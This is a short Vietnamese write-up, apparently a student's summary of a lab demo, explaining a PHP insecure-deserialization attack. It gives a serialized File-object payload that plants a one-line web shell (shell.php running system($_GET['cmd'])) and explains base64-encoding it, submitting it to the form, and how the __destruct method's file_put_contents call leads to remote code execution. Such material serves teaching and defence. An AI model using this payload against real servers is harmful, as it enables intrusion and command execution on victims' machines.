(Do trong video demo em nói hơi nhỏ nên viết ra cái word nho nhỏ này tóm tắt lại những gì em nói trong video)

Cách tấn công web này như sau:

- Đầu tiên, em sẽ tạo ra 1 chuỗi serialize object của lớp File: (có thể tự tạo thủ công hoặc dùng PHP)


O:4:"File":2:{s:8:"filename";s:9:"shell.php";s:7:"content";s:30:"<?php system($\_GET['cmd']); ?>";}

- Mã hóa Base64 rồi gửi vào form của deserialize.


- Chức năng serialize trông chờ 1 object của lớp Student, nhưng em lại truyền lớp File vào. Khi kết thúc đoạn script của deserialize.php, PHP sẽ tự động gọi 1 magic method là \_\_destruct() của các object thuộc lớp File.



- Mục đích của phương thức \_\_destruct đối với web này là lưu trữ lại dữ liệu vào db.txt khi kết thúc 1 đoạn script bằng hàm file\_put\_contents() . Nhưng đây cũng là 1 lỗ hổng khi kẻ tấn công sẽ dùng hàm file\_put\_contents() này để lưu vào server file shell.php với mục đích RCE ( như trên)



- Như vậy ,sau khi gửi chuỗi serialize độc hại kia, 1 file shell.php sẽ được tạo trên web server, có chính là chìa khóa cuối cùng đưa kẻ tấn công đến terminal của web server nạn nhân.



-